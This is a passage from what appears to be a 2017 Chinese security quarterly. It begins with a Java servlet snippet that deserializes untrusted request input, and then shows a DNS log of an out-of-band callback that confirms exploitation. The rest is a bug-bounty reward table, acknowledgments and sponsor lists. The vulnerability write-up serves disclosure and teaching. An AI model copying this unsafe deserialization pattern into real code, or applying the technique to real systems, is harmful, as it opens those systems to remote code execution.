    ServletInputStream in = null;
    ObjectInputStream objIn = null;

    try {
        in = request.getInputStream();
        objIn = new ObjectInputStream(in);
        Map th = (Map)objIn.readObject();
        Map argMap = (Map)objIn.readObject();
    }
}
```

这里直接进行了反序列化操作

构造 payload



6666.ksorvd.ijiandao.win	DNS日志(1)	清空
ksorvd.ijiandao.win	DNS日志(0)	清空

Trace Log:

[2017-06-25 21:55:14] queries: #590011 (6666.ksorvd.ijiandao.win.): queries: client [200.124.1... 17:2619]





哟哟切克闹



陌陌SRC奖励来两套



奖励规则 (无活动时)

业务	漏洞分类			
	严重漏洞	高危漏洞	中危漏洞	低危漏洞
核心业务	9000~10000(元)	5000~8000(元)	500~1000(元)	100~200(元)
一般业务	4500~5000(元)	2500~4000(元)	250~500(元)	50~100(元)
边缘业务	900~1000(元)	500~800(元)	50~100(元)	10~20(元)

“10.1——10.29 所有漏洞、情报**双倍奖励**
更有iPhone 8、AirPods**不限量随便送**”



**漏洞奖励、情报奖励
还有额外奖励
等你来**

漏洞&情报评级标准以及奖品兑换商城请参考
MMSRC官网：security.immomo.com或提交漏洞时详情介绍页

致谢


作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布，立刻在安全圈内掀起了一番读书热潮。同年4月，7月安全客2017年第一季度、第二季度季刊也如约发布。今天安全客2017年的第三季度季刊正式和大家见面了，此次季刊收录了来自多个平台数十篇优秀技术文章，涵盖软件安全、漏洞分析、木马分析、安全研究、安全运营、blackhat专题等六大季度热点方向，由多位业内大咖：360首席安全官谭晓生、四叶草安全CEO马坤、无糖信息CEO Only_guest、凌晨科技CEO黑客叔叔、360信息安全部负责人高雪峰、Joinsec团度负责人余弦、江南天安猎户实验室负责人俞华辰倾情推荐，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是WisFree、shan66、童话、77caikiki、Easytraveller，最后感谢将本书编辑成册的所有幕后工作人员和季刊的每一位读者朋友们！我们会不断努力，做出更棒的季刊和大家一起分享！





安全客团队
2017.10

安全团队



注：logo按首字母顺序排列

安全平台

 360 网络安全响应中心	 360SRC	 71SRC 腾讯安全应急响应中心	 ASRC 阿里安全应急响应中心
 蚂蚁金服 安全应急响应中心	 百度安全应急响应中心 Baidu Security Response Center	 哔哩哔哩安全应急响应中心	 补天 漏洞响应平台
 菜鸟安全应急响应中心 Cainiao Security Response Center	 滴滴出行安全应急响应中心 Didichuxing Security Response Center	 点融网安全应急响应中心 Dianrong Security Response Center	 饿了么安全应急响应中心 Eleme Security Response Center
 富友安全应急响应中心 Fuiou Security Response Center	 好未来安全应急响应中心 100TAL Security Response Center	 JSRC 京东安全应急响应中心	 竞技世界安全应急响应中心 JJ World Security Response Center
 coolpad LeEco 酷派安全应急响应中心 Coolpad Security Response Center	 乐视安全应急响应中心 LeEco Security Response Center	 乐信集团安全应急响应中心 LX Security Response Center	 联想安全应急响应中心 Lenovo Security Response Center
 同程安全应急响应中心 LY Security Response Center	 美丽联合集团安全应急响应中心 Meili Inc Security Response Center	 M MRC 陌陌安全应急响应中心	 应急响应中心 美团点评 Security Response Center
 网易安全应急响应中心 NetEase Security Response Center	 WiFi 万能钥匙 安全应急响应中心	 Seebug	 新浪安全应急响应中心 Sina Security Response Center
 搜狗安全应急响应中心 Sogou Security Response Center	 苏宁安全应急响应中心 Suning Security Response Center	 途牛安全应急响应中心 Tuniu Security Response Center	 唯品会安全应急响应中心 VSRC VIP Security Response Center
 挖财安全应急响应中心 Wacai Security Response Center	 微博安全应急响应中心 Weibo Security Response Center	 小米安全中心 XIAOMI SECURITY CENTER	 携程安全应急响应中心 Ctrip Security Response Center
 宜人贷安全应急响应中心 Yirendai Security Response Center	 猪八戒安全应急响应中心 ZBJ Security Response Center	 中通安全应急响应中心 ZTO Security Response Center	

安全公司

 360企业安全	 ANPRO 安普诺	 AI安赛AISEC	 安胜 Anscen
 安信与诚 Anxin Science and Technology Development Co.,Ltd	 白帽汇 BAIMAOHUI.NET	 白山云科技 BAISHAN CLOUD	 犇众信息 PWNZEN INFOTECH LTD.
 长亭科技 CHINTIN	 观数科技 Data Insight Technology	 iBOXPAY 盒子支付	 春秋

安全公司



安全媒体



安全会议





安全客
有思想的安全新媒体



安全客app



微信公众号

安全客一直致力于传播有思想的安全声音
让我们将您的声音传达给数以万计的网络安全爱好者！